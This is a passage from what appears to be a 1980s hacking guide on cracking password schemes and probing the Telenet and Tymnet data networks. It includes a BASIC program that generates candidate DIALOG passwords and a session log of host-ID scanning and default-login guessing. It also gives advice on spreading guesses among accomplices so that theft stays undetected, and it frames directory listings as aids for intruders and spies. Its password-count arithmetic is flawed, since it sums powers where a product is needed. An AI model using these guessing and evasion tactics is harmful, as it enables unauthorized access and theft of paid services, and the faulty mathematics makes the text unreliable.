A strategy of cracking the Dow Jones system, given the rules listed above, would be to create a program with an algorithm that provided combinations of passwords meeting the criteria above. As each creation was tested, a pattern might be found in the successful creations that could make the algorithm even more selective. One would expect, for example, that similar to the MILNET and ARPANET passwords described earlier, certain confusing characters would be eliminated from passwords. The number "0" is often eliminated, for example, because it is easily confused with the letter"O".

DIALOG - ANOTHER ALGORITHM EXAMPLE

The creator of the DIALOG survey (see illustration earlier in this chapter), was hot on the trail of the DIALOG algorithm. DIALOG seems to have issued passwords of two types: 1) totally random; 2) subject to discernable rules. It is the latter password type that the "musicologist" of our survey believes he discovered. The format of these DIALOG passwords appears to be similar to that found in the following three 8-character combinations:

0270XHIL
0740ZXEY
0520APVT

The rules for the passwords appear to be these:

1) first and fourth characters = 0
2) second and third characters are numbers from 1 to 9
3) last four characters are alphabetic
4) one vowel and three consonants are used
5) consonants are probably not duplicated

Now let's take a quick look at the mathematics of the password scheme. How many unique passwords can there be if the rules above are followed? The number of possibilities can be calculated by raising the number of possible digits in each position of the password to the power equal to the position in the password and adding the numbers:

Format of P/W: 0NN0CCV where no C = another C(onsonant).

Positions are counted from right to left. To determine the number of possibles we need only calculate for the P/W NNCCCV and add in the two zeroes as fillers later. So:

position 1: 5 possible vowels.	5 * 1 =	5
position 2: 19 possible consonants.	19 * 2 =	361
position 3: 20 possible consonants.	20 * 3 =	8000
position 4: 21 possible consonants.	21 * 4 =	194481
position 5: 9 possible numbers.	9 * 5 =	59049
position 6: 9 possible numbers.	9 * 6 =	531441


	TOTAL possibilities:	793337

Only one chance in 793,337 that you could guess the correct password? NO! Let us estimate that there were 50,000 of these passwords distributed and that there are 10,000 still in use. This narrows the chances to one in 80. A computer dialing sixty numbers an hour could probably find a valid password in less than two hours! A slow computer generating passwords according to this formula could probably create all of the passwords in less than a week, with no duplicates. A simple program for producing passwords according to this formula follows as Figure 9. There is no filter for duplicate passwords nor is there a check for doubled consonants.

Contemplate an underground organization like the Anarchist Triangle using a password code generator to create a thousand or so possible codes. Pass 100 of the codes to each of 10 associates, having each associate try only ten calls per day. In ten days the Triangle would have located at least ten valid passwords.

And what is the liklihood that the Anarchist Triangle would get caught? With systems such as Dialog and others using the data networks described in the next chapter, the chances are slim. This is because Dialog account holders receive statements only of what data bases were accessed and at what times and dates they were accessed. They have no idea if the data bases were accessed from their own or another city. If the times of access occurred during normal office hours, and the data theft kept minimal, the password fraud might never even be discovered.

According to DIALOG sources, the vendor's customers do not want to go to the more secure two-level entry system. In fact, many of them are libraries and don't apparently worry too much about the data theft they may be paying for. The only check that can be made of the service's bills are comparing them to a log completed by librarians (or others) accessing the system. As in companies that try to require employees to complete logs of telephone calls they make, such systems are rarely enforceable.



```
]LIST

100  REM   *** DIALOG PASSWORD LOCATOR ***
110  DIM PW$(8),CN$(21),VW$(5)
120  Z= O:CT = Z
130  FOR J = Z TO 20: READ CN$(J): NEXT
140  FOR J = Z TO 4: READ VW$(J): NEXT
150  FOR J = Z TO 7:PW$(J) =  STR$ (Z): NEXT
160  REM  --- PICK FIRST 2 NUMBERS ---
170  GOSUB 290:PW$(1) =  STR$ (X): GOSUB 290:PW$(2) =  STR$ (X)
180  REM   --- FIND LOCATION OF VOWEL FROM 5 TO 8 ---
190 Y =  INT ( RND (1) * 4) + 4
200  REM   -- FIND VOWEL --
210  GOSUB 320:PW$(Y) = VW$(X)
220  REM   -- FIND OTHER THREE --
230  FOR J = 4 TO 7: IF PW$(J) =  STR$ (Z) THEN  GOSUB 310:PW$(J) = CN$(X)

240  NEXT
250 PR$ = "": FOR J = Z TO 7:PR$ = PR$ + PW$(J): NEXT
260  PRINT PR$
270 CT = CT + 1: IF CT <  > 10 THEN 150
280  END
290 X =  INT ( RND (1) * 9): IF X = Z THEN 290
300  RETURN
310 X =  INT ( RND (1) * 21): RETURN
320 X =  INT ( RND (1) * 5): RETURN
330  DATA  B,C,D,F,G,H,J,K,L,M,N,P,Q,R,S,T,V,W,X,Y,Z
340  DATA  A,E,I,O,U
```

Figure 9

In essence, with such poor security all around, including the risks inherent in poorly-structured password schemes that allow would-be theives to decode algorithms, computer bandits and groups such as our hypothetical Anarchist Triangle, are getting a free ride and all the data they want, virtually immune from anything but their own stupidity.

Alternately, consider the survey shown in Figure 7. Knowing the rules that you now know, how many tries would it take you to use the answers to the survey to arrive at a useable password?

HACKING DATA NETWORKS

Sprint, MCI, Metro, Allnet, and other alternate long distance carriers are perfect for some hackers' data-communications needs – especially if the remote computer is not part of a data network and the hacker intends to phreak his way over the long-distance grid. But computers accessed by these services are generally only the small fry of data-land, the local bulletin boards and other information resources the dedicated pirate, phreak or hacker may need on occasion.

The big computers, and the largest companies, are connected by one or more long distance data carriers. These are networks that specialize in data communications only, and they are growing in number and size daily. Some people believe there are so many data networks, with so many nodes, and so many gateways from one computer system to another system and through the next computer to another network that it would be impossible to map the data grid spanning the globe and concentrated in the U.S. and Europe.

The best known of the corporate data networks are Telenet and Tymnet, both known so well because they are the largest, the oldest, and because they serve consumer-oriented electronic services including CompuServe, Delphi, Dow Jones News/Retrieval, and The Source. But these two biggies of the data grid connect more than home computers to packaged services. Among subscribers to Tymnet, for example, are: Xerox Computer Services, TRW, the State University of New York, Martin Marietta, McDonnell Douglas, and Cornell University. These are but few of hundreds of major organizations that are connected by Tymnet, Telenet, Uninet and similiar data networks.

While private, smaller, networks handle much international business and commerce (and more and more software as well), the computer bandit appears by and large satisfied with either small local networks, the government networks (such as ARPANET), or the large data networks (called packet switching networks) to be described in this chapter.

Not only do large data networks provide access to a significant percent of the world's computers, but they offer two additional advantages to the hacker. The major data network usually has a local telephone number (see Appendix IV for phone numbers) that may be accessed without charge – or at worst, with only local charges rather than long distance charges, so the dangers of phreaking are avoided. And, the networks are virtual online autobiographies that give the hacker a substantial amount of information and feedback to speed his or her work. While not quite as prone to self-disclosure as the U.S. Defense Department data network (see Chapter II, page 16), the consumer data networks are willing to disclose quite a bit. A sample of the online information Tymnet provides about its users is included later in this chapter. Not only may information be gained through formal publication by the network, but trial and error can be informative as well.

TRIAL & ERROR ON TELENET

Telenet, owned by the same folks who own SPRINT, is perhaps the favored data network used by computer bandits. Even if the computer bandit does not avail himself of a black-market directory of users, the necessary information can be easily retrieved from the system itself. Organizations using Telenet are given individual numbers. These numbers may be from four to five digits long. The first three digits are always the area code of the main computer being accessed. The last digits are numbers reportedly assigned from 15 to 255. Naturally, not all available numbers are assigned. Armed with this information, however, accessing a Telenet user becomes a simple matter of dialing one's local access number, and following a simple logon procedure:

```
     Telenet Prompt          User Response
     TERMINAL =                  D1
     @                          C41517
     (where 41517 is the sample computer ID)
200@C 41517
415 17 NOT RESPONDING 00 0D

Trying another computer ID below:
@C 41520
415 20 CONNECTED
(user sees what entering a "return" accomplishes)
dialog unavailable via telenet 415 20
dialog scheduled downtime:
monday-thursday 2200-2400 est
friday          2000-2400 est
saturday        0000-0800 est
                2000-2400 est
sunday          0000-2400 est

if present time is not during scheduled downtime then try again
in 10 minutes or try access via uninet or tyment
415 20 DISCONNECTED 00 00

@C 41521
415 21 REFUSED COLLECT CONNECTION 00 19

@C 21216
CONNECTION PENDING

@C 21221
212 21 NOT OPERATING 09 00

@C 21223
212 23A CONNECTED
17-39 IS4000
(user tries entering 4000)
```

```
NO RESPONSE TO RING
212 23A DISCONNECTED 00 00

@C 21227
212 27A CONNECTED
VM/CMS ONLINE—LINE 851 SYSTEM N
(this one requires a password)
HELP (we attempt a password)
GKKKKK
GWWWWW
restart (no luck)

GUEST (we attempt another password)
GKKKKKK
GWWWWWW
restart (try again another day...)

@C 21230212 30 CONNECTED
PRIMENET 19.2.7 SYSD

@(computer/user dialog below)
HELP (we enter this)
Invalid command "HELP." (logo$cp)
Login please (we enter "GUEST")
ER! GUEST
Invalid command "GUEST." (logo$cp)
Login please. (we try "GUEST$10)
ER! GUEST$10
Invalid command "GUEST$10." (logo$cp)
Login please. (we try "LOGO$D1)
ER! LOGO$D1
Invalid command "LOGO$D1." (logo$cp)
Login please.
ER! (left for another day or until files on the structure of
Primenet passwords is located)

@C 21232212 32 NOT OPERATING 09 00
@C 21239212 39 CONNECTED
PRIMENET 19.2.7.SNY
.HELP (we try this entry first)
Invalid command ".HELP." (logo$cp)
Login please. (our logon, not repeated below, was wrong)
ER!
(same problem as above)
@C 21241
212 41A CONNECTED
RSTS V7.0-08 IFI CITI 11 JOB 13 KB35 84.09.30
19:01 (this seems promising, at least we are assigned a JOB
number)
(for a file on the RSTS system, see Appendix)
@C 617138
617 138 CONNECTED
Unattended Service
Multics 38.2a: MIT, Cambridge, Mass. (Channel a.h008.002)
Load = 47.0 out of 110.0 units: users = 47, 09/30/84 1905.6 edt
Sun
GUEST (let's try this standard logon)
Incorrect login word "Guest."
Please try to login again or type "help" for instructions.
HELP (OK, we'll enter "HELP")
Examples of correct login:

  login Person-name Projectid

  enterp Special-name Projectid

  enter Special-name Projectid
Upper and lower case letters are different.
Contact MIT IPC User Accounts, (617) 253-4118 for more help.
(this MIT computer has been very helpful, but we'll leave it for
another time).
```

As is seen above, some Telenet computers are more helpful than others, and it is quite reasonable to expect that someone with a few extra hours of time to spend psyching out systems could get hundreds of dollars of computer time, all for a local phone call. It is even possible to make international connections.

TYMNET CAN ALSO HELP

Although not favored by most computer bandits, Tymnet has the tremendous advantage of willingly handing out basic information about many of the systems that use it, including the types of computers that these companies use, as in the examples below which are taken from the online Tymnet information service. (user entries are in italics)

TYPE THE DESIRED ENTRY OR "END" FOLLOWED BY A CARRIAGE RETURN: *CIT*

CITISHARE
Box 1127
New York, New York 10043
Contact: Seymour Brooks (212) 572-9605

KEYWORDS; ECONOMICS, INVESTMENTS, TIME SERIES, FINANCIAL

Citishare, owned and managed by a subsidiary of Citicorp, is a timesharing service specializing in financial applications. In addition to an outstanding financial modeling and reporting system, Citishare offers securities, financial and economic data bases such as CITIBASE and CITIQUOTE.

Computer(s): DECSystem 2060 (2)

COMPUTER INTELLIGENCE CORPORATION
3344 No. Torrey Pines Court, #210
La Jolla, California 92037
Contact: Vicki Singh (619) 450:1667

KEYWORDS: COMPUTERS, NEWS, OFFICE AUTOMATION

Computer Intelligence collects and analyzes data concerning the computer and office automation industries. Activities revolve around a continually growing data base providing current, accurate, and detailed hardware and software information about end user locations. Information is available on recent acquisitions, as well as buying intentions before the actual purchase. The CI Market Intelligence System is a comprehensive tool for direct sales, product planning, and marketing services. The Computer Installation Data File contains information about domestic and Canadian computer systems installed at more than 65,000 locations. Each location is individually identified by name, address, corporate affiliation, and industry group. Data includes system manufacturer, model, installation date, peripheral equipment, and software packages. Reports can be requested on individual locations. Statistical summary reports are also available. The Computer Publications Retrieval System, available since March 1983, provides article abstracts from more than 900 computer-related journals, newsletters, and periodicals. On-line access is a flexible interactive system developed for a "user friendly" atmosphere. It allows on-line access to the data bases in a menu-driven or ad hoc query environment.

Computer(s): IBM 4341-11

(seems like an invaluable service for some corporate spies who don't want to pay what is probably a phenomenally high hourly rate and which may involve disclosure about one's own business. The "user friendly" environment described means that once a person logs on, the rest should be simple. And, there are files around on how to crack the IBM 4341-11 system)

TYPE THE DESIRED ENTRY OR "END" FOLLOWED BY A CARRIAGE RETURN: *STANFORD*

STANFORD INFORMATION FOR TECHNOLOGY SERVICES
Forsythe Building, Room 245
Stanford University
Palo Alto, California 94305
Contact: Steve Esselstyn (415) 497-0191

KEYWORDS; BATCH PROCESSING, DATA BASE MANAGEMENT, LIBRARY SERVICES, TEXT PROCESSING, TIME SHARING

A general time-sharing and batch processing service. Special applications include the Research Library Group (by special arrangement only), the SPIRES data base management system, and text editing with SCRIPT, APL and PLOT 10 support. Access is available to educational and non-profit institutions and to others for limited use by special arrangement.

Computer (s): IBM System 3081

(one of the less interesting systems)

The next step for the hacker, having found the system he wants to enter, is to use a trial and error approach to finding the particular identification that Tymnet has assigned to the computer system. Just as Telenet assigns numbers that can be guessed based on the location of the computer, Tymnet does not make it too difficult to guess its IDs either. Tymnet IDs are often as simple as the name of the service being accessed, DIALOG for example, or its initials—KI for Knowledge-Index. The ID is generally taken from the company name and is less than eight characters long, usually as short as three or four.

Of course, figuring our passwords and individual account numbers for computers using Tymnet is as difficult as it is for those using Telenet. Still, the phone calls are free (and there are more U.S. Tymnet nodes than there are Telenet nodes), and the Tymnet hacker has the advantage of knowing ahead of time what type of computer system he or she will be hacking once passing the system's security.

SELF-DISCLOSURE (AGAIN)

Below is a selection from some of the information online on the Tymnet available to any user who calls into the data network whether he or she has an account or not:

-2470-041-
please long in: *INFORMATION* (user response)
TYMNET INFORMATION SERVICE

Welcome to TYMNET's Information Service! TYMNET is the world's largest Public Data Network, with local access in over 500 U.S. cities and access to and from over 50 foreign countries. If you need more help, please don't hesitate to call one of our sales offices listed in the directory for more personal and extensive help with your application. To exit this service, please type the word "EXIT".

1. HELP IN USING THE INFORMATION SERVICE
2. DIAL-UP ACCESS INFORMATION
3. DATA BASE AND TIMESHARING SERVICES AVAILABLE OVER TYMNET
4. INTERNATIONAL ACCESS INFORMATION
5. X.25 PRODUCTS CERTIFIED BY TYMNET
6. PERSONAL COMPUTER COMMUNICATION PRODUCTS VERIFIED BY TYMNET
7. HOST TYPES CURRENTLY INTERFACED ON TYMNET
8. TYMNET SALES OFFICE DIRECTORY

TYPE THE NUMBER OF THE DESIRED MENU ITEM FOLLOWED BY A CARRIAGE RETURN:
3 (user response)

DATA BASE AND TIMESHARING SERVICES AVAILABLE OVER TYMNET

Many of TYMNET's customers provide data base and timesharing services to users throughout the USA and the world. These services include applications in almost every area of interest.

Information about these services is also available in a printed booklet entitled "Passport For Information." You may request this booklet from your local TYMNET sales office listed in the directory.

1. LIST OF COMPANIES PROVIDING SERVICES
2. DETAILED INFORMATION ABOUT A SPECIFIC COMPANY
3. LIST OF SERVICE CLASSIFICATIONS
4. LIST OF COMPANIES PROVIDING SERVICE IN A CLASSIFICATION
5. BRIEF DATA ON COMPANIES PROVIDING SERVICE IN A CLASSIFICATION
6. DETAILED DATA ON COMPANIES PROVIDING SERVICE IN A CLASSIFICATION

TYPE THE NUMBER OF THE DESIRED MENU ITEM FOLLOWED BY A CARRIAGE RETURN:
1 (user response)

COMPANIES PROVIDING DATA BASE OR TIMESHARING SERVICES OVER TYMNET:

ABS/DATANETWORK
ADP COLLISION ESTIMATING SERVICES
ATA SERVICES, INC. (ATAS)
ADVANCED DATA GROUP, INC. (ADG)
AIRLINE TARIFF PUBLISHING COMPANY (ATPCO)
AMHERST ASSOCIATES, INC.
BTI COMPUTER SYSTEMS (BTI)
BATTELLE MEMORIAL INSTITUTE
BIBLIOGRAPHIC RETRIEVAL SERVICES (BRS)
BLOODSTOCK RESEARCH INFORMATION
BRADFORD NATIONAL COMPUTER SERVICES
BRIDGE DATA COMPANY
BUSINESS INFORMATION SYSTEMS, INC.
CHEMICAL ABSTRACTS SERVICE (CAS)
CIRCUIT TECHNOLOGY, INC.
CITISHARE
COMMODITY SYSTEMS, INC
COMNET
COMPU-SHARE, INC. (CSI)
COMPUSERVE INCORPORATED
COMPUSOURCE
THE COMPUTER COMPANY
COMPUTER CORPORATION OF AMERICA (CCA)
COMPUTER INTELLIGENCE CORPORATION
COMPUTER USAGE COMPANY
COMPUTONE SYSTEMS, INC.
COOPERATIVE LIBRARY AGENCY FOR SYSTEMS
CORNELL UNIVERSITY
CYBERSHARE LTD.
THE DMW GROUP, INC.
DTSS INCORPORATED
DALGETY, INC.
DATACROWN, INC.
DATA RESOURCES, INC. (DRI)
DATA TEK
DELPHI
ITT DIALCOM, INC.
DIALOG INFORMATION SERVICES, INC.
DIALOGUE, INC.
DIAL-TYME, INC.
DOW JONES & COMPANY, INC.
DUN AND BRADSTREET
ENERTECH COMPUTING CORP.
ENSYS, INC.
ENVIRONMENTAL RESEARCH & TECHNOLOGY, INC.
EUROPEAN SPACE AGENCY
FINANCIAL DECISION SYSTEMS, INC.
THE FUNCTIONALITY GROUP, INC.
GIBSON INFORMATION SYSTEMS (GIS)
HDR SYSTEMS, INC.
HARDY ASSOCIATES LTD.
ICARUS CORPORATION
INFO GLOBE
INFOMEDIA
INFORMATION CONSULTANTS, INC.
INFORMATION SYSTEMS DESIGN CORP. (ISD)
INTERACTIVE DATA CORP.
KEPLINGER COMPUTER SYSTEMS, INC.
LSW, INC.
LAWRENCE BERKELEY LABORATORY
LOCKHEED DATAPLAN, INC.
M & R SERVICES, INC.
MJK ASSOCIATES
MCDONNELL DOUGLAS AUTOMATION COMPANY
MCDONNELL DOUGLAS COMMUNICATIONS SYSTEMS
MANAGEMENT SOFTWARE, INC.
MARC ANALYSIS RESEARCH CORP. (MARC)
MARKET BUY MARKET (MBM)
MARTIN MARIETTA DATA SYSTEMS
MASSACHUSETTS GENERAL HOSPITAL
THE METHODIST HOSPITAL
NATIONAL COMPUTER NETWORK OF CHICAGO
NATIONAL LIBRARY OF MEDICAL (NLM)
NESHAMINY VALLEY INFORMATION PROCESSING
NEWSNET, INC.
OCLC

OFFICIAL AIRLINE GUIDES, INC. (OAG)
PENCO PRODUCTS INC.
PERGAMON INTERNATIONAL INFORMATION
PETROLEUM INFORMATION CORPORATION (PI)
POLYSYSTEMS, INC.
PROPRIETARY COMPUTER SYSTEMS (PCS)
QL SYSTEMS LIMITED (QL)
REDI ON-LINE SYSTEMS
REMOTE COMPUTING CORP.
ROCKIE SMITH ENTERPRISES, INC. (RSE)
ROSS SYSTEMS, INC. (RSI)
RUTGERS UNIVERSITY
SRI INTERNATIONAL
SACDA
STSC, INC.
SCIENCE APPLICATIONS, INC.
I.P. SHARP ASSOCIATES LTD.
SIGMA DESIGN WEST, LTD.
SIGNAL TECHNOLOGY, INC. (STI)
SILICON VALLEY COMPUTER SOCIETY (SVCS)
SPORTEL COMMUNICATIONS NETWORK
STANFORD INFORMATION FOR TECHNOLOGY
SER
STATE UNIVERSITY OF NEW YORK
STATISTICAL TABULATING CORP.
STONER ASSOCIATES, INC. (SAI)
SUMEX COMPUTER PROJECT
SUN INFORMATION SERVICES
SYSTEM DEVELOPMENT CORP. (SDC)
TRW
TIMESHARING CONSULTANTS, INC. (TCI)
TIME SHARING SYSTEMS, INC.
TYMSHARE, INC.
UNI-COLL CORP.
UNITED SYSTEMS
UNIVERSITY COMPUTING COMPANY
WSI CORP.
WEATHER NETWORK, INC.
WEATHERSCAN INTERNATIONAL
WEST PUBLISHING COMPANY (WEST)
XEROX COMPUTER SERVICES (XCS)

DO YOU WISH TO SEE THE CURRENT MENU AGAIN (Y/N): *N* (user entry)

DATA BASE AND TIMESHARING SERVICE CLASSIFICATION INDEX

ACCOUNTING
ACTUARIAL
AEROSPACE
AGRICULTURE
AIRLINES
ALUMINUM
AQUATIC SCIENCE
ARCHITECTURE
ARCTIC SCIENCE
ART
ASSOCIATION WORK
AUTO RACING
AUTOMOTIVE
AVIATION
BANKING
BANKS
BATCH PROCESSING
BIBLIOGRAPHY
BOND ANALYSIS
BOOK REVIEWS
BRANDS & PRODUCTS
BULLETIN BOARD
BUSINESS
BUSINESS & FINANCIAL NEWS
BUSINESS MANAGEMENT
CANADA
CAREERS
CASH FLOW ANALYSIS
CASH MANAGEMENT
CATALOGS
CHEMICAL & MINERAL PROCESSING
CHEMISTRY
CHILDREN
CIVIL ENGINEERING
CLAIMS & PATENTS
COAL
COMMODITIES
COMMUNICATIONS
COMPILER WRITING
COMPUTER GAMES
COMPUTER MAIL UTILITIES
COMPUTER USER GROUPS
COMPUTER-AIDED DESIGN
COMPUTER-AIDED INSTRUCTION
COMPUTERS
CONFERENCES
CONFERENCING

CONSTRUCTION
CONSUMER INFORMATION
CORPORATE PLANNING
COST FORECASTS
COST PLANNING CONTROL
CREDIT UNION PROCESSING
CROSS ASSEMBLERS & SIMULATORS
CURRENCY
DATA BASE DESIGN
DATA BASE MANAGEMENT
DEBUGGING AIDS
DEMOGRAPHICS
DIRECTORIES
DISASTER BACKUP
DISSERTATIONS
DISTRIBUTION
DRUGS
EARTH SCIENCES
ECONOMICS
EDITORIALS
EDUCATION
ELECTRICAL ENGINEERING
ELECTRICITY
ELECTRONIC SHOPPING
ELECTRONICS
ENCYCLOPEDIA
ENERGY
ENGINEERING
ENTERTAINMENT
ENVIRONMENT
ENVIRONMENTAL
FACILITIES MANAGEMENT
FARM & INDUSTRIAL EQUIPMENT
FEDERAL GOVERNMENT
FIELD SERVICE REPORTING
FILM REVIEWS
FINANCIAL
FINANCIAL & CREDIT INFORMATION
FIRE PROTECTION
FLIGHT INFORMATION & SCHEDULES
FLIGHT PLANNING
FOOD SCIENCE & TECHNOLOGY
FOOD SERVICE & TECHNOLOGY
FORECASTING
FORECASTS
FOREIGN TRADE
FORMULA FEED & SAUSAGE INDUSTRY
FOUNDATIONS & GRANTS
GENERAL LEDGER
GLOSSARIES
GOVERNMENT
GOVERNMENT HOUSING & MORTGAGES

GOVERNMENT SUPPORT SERVICES
GRAPHICS
GRAPHICS & PLOTTING
GRAPHICS STRUCTURES
GRAPHICS/PLOTTING
HEALTH CARE
HEALTH CARE INDUSTRY SERVICES
HEALTH SCIENCES
HISTORY
HOMEMAKING
HOROSCOPES
HORSES
HOUSING AND MORTGAGES
HUMANITIES
HYDRAULIC ENGINEERING
HYDROMECHANICS
ILLUMINATION ENGINEERING
INDEXES
INDUSTRIAL PLANTS
INFORMATION MANAGEMENT
INFORMATION RETRIEVAL
INSTRUCTIONAL & RESEARCH MATERIALS
INSURANCE
INTERNATIONAL
INTERNATIONAL LABOR
INVENTORY
INVENTORY CONTROL
INVESTMENTS
LABOR
LAND LEASE
LAW
LEASE COST & EVALUATION
LEGAL SERVICES
LIBRARY
LIBRARY SCIENCE
LIBRARY SERVICES
LIFE SCIENCES
LINEAR PROGRAMMING
LINGUISTICS
MAIL UTILITIES
MAILING LIST MANAGEMENT
MANAGEMENT CONTROL SERVICES
MANAGEMENT INFORMATION SYSTEMS
MANUFACTURING
MAPS
MARITIME
MARKETING & ADVERTISING
MARKETING/ADVERTISING
MATERIAL BEHAVIOR ANALYSIS
MATERIALS MANAGEMENT
MATH
MATH/STATISTICS

MEAT & MEAT PRICES
MECHANICAL ENGINEERING
MEDIA
MEDICAL
MEDICAL SYSTEMS
MEDICINE
METALS
METEOROLOGY
MINING
MORTGAGE MARKET PROCESSING
MUSIC
NEWS
NEWSLETTERS
NEWSPAPER & MAGAZINE ARTICLES
NUCLEAR INDUSTRY SERVICES
NUMERICAL ANALYSIS CONTROL
OCEANOGRAPHY
OFFICE AUTOMATION
OIL AND GAS
OPTICS
OPTIONS
ORDER ENTRY
PAYROLL
PERSONAL COMPUTERS
PERSONNEL
PETROCHEMICAL
PETROLEUM INDUSTRY SERVICES
PHARMACEUTICAL
PHILOSOPHY
PHOTOGRAPHY
PHOTOTYPESETTING
PIPING
PLANNING & BUDGETING
POLICY ANALYSIS
POLLUTION
POPULAR SCIENCE
PORTFOLIO EVALUATION
PORTFOLIO EVALUATION & MANAGEMENT
POULTRY
PRODUCT AND INDUSTRY INFORMATION
PROGRAM DEVELOPMENT
PROJECT PLANNING CONTROL
PROJECT PLANNING/CONTROL
PROPERTY OWNERSHIP
PSYCHOLOGY
PUBLIC AFFAIRS
PUBLIC DOMAIN SOFTWARE
PUBLIC RELATIONS
PUBLISHING
PUBLISHING AND BROADCASTING
PULP & PAPER
REAL ESTATE

RELIGION
REMOTE BATCH
REMOTE JOB ENTRY
RESEARCH & DEVELOPMENT SERVICES
RESEARCH & DEVELOPMENT SUPPORT
RESTAURANTS
RUBBER & PLASTICS
SATELLITES
SCIENCE
SECURITIES
SECURITIES ANALYSIS
SELECTION SERVICES
SIMULATION
SOCIAL AND POLITICAL SCIENCE
SOFTWARE DEVELOPMENT
SPORTS
SPORTS & RECREATION
STANDARDS & SPECIFICATIONS
STATISTICAL ANALYSIS
STATISTICS
STATISTICS - INTERNATIONAL
STATISTICS - U.S.
STEEL
STOCK
STRING AND LIST PROCESSING
STRUCTURES
SURFACE COATINGS
TARIFF GUIDES
TAX
TAX PROCESSING
TELECOMMUNICATIONS
TEXT PROCESSING
TEXTILES
TICKLER SCHEDULING
TIME SERIES
TIME SHARING
TOXICOLOGY
TRADE
TRANSLATIONS
TRANSPORTATION
TRAVEL AGENCY SERVICES
U.S. CONGRESS
UTILITIES
VETERINARY SCIENCE
VIDEOTEX
VOICE RESPONSE
WASTE MANAGEMENT
WATER RESOURCES
WEATHER
WELLS
WOOD PRODUCTS

FREE TELENET INFO

Until the rise in popularity of Telenet as a vehicle for computer crime, Telenet provided a great deal more information about itself online than it does today. In 1984, however, Telenet was still giving out its own access phone numbers. The procedure is as follows:

1) Find your local Telenet dial-up and call it at the appropriate rate of bits per second (bps) (see Appendix IV for phones).

2) Hit your computer's RETURN or ENTER key to let Telenet know you're there.

3) Telenet will display a message similar to this:

```
TELENET
408 10A CONNECTED
TERMINAL =
```

where the number 408 is will be the area code of the dialup you called.

4) Enter D1 followed by the RETURN key. (D1 is the terminal identifier for most microcomputers.)

5) Telenet will respond with:

```
@
```

6) This is where you would normally enter the "C 12345." Instead, enter "MAIL."

7) Telenet will respond:

```
USER NAME?
```

8) Respond by entering "PHONES"

Telenet will then present you with a list of options, called a menu, of the information it has available to you. It will tell you to select whichever option you want.

FREE TYMNET INFO

Tymnet procedure is not much different.

1) Call the nearest dialup (see numbers in Appendix IV).

2) Tymnet wil respond:

```
CONNECT
```

3) Hit your RETURN or ENTER key twice. Tymnet will then respond with some letters and numbers that may look like garbage:

```
xx//xx12xx(xxTYPE YOUR TERMINAL IDENTIFIER
```

(The words requesting your terminal may never actually appear, but the string of x's and other garbage will stop before the end of 80 characters.)

4) Hit the letter A. Do not hit return. The A will not be displayed on your screen. This is the terminal ID for most microcomputers. Tymnet will respond:

```
-1296-115-
PLEASE LOG IN:
```

5) Enter "INFORMATION" followed by either two semicolons or, if that doesn't work, by a RETURN. Tymnet may (but probably won't) respond:

```
USER NAME:
```

6) Enter the word INFORMATION again.

7) Tymnet will now display an extensive menu of information options for you to choose from.

8) The choice is yours!

BBS'ING: USING THE BOARDS

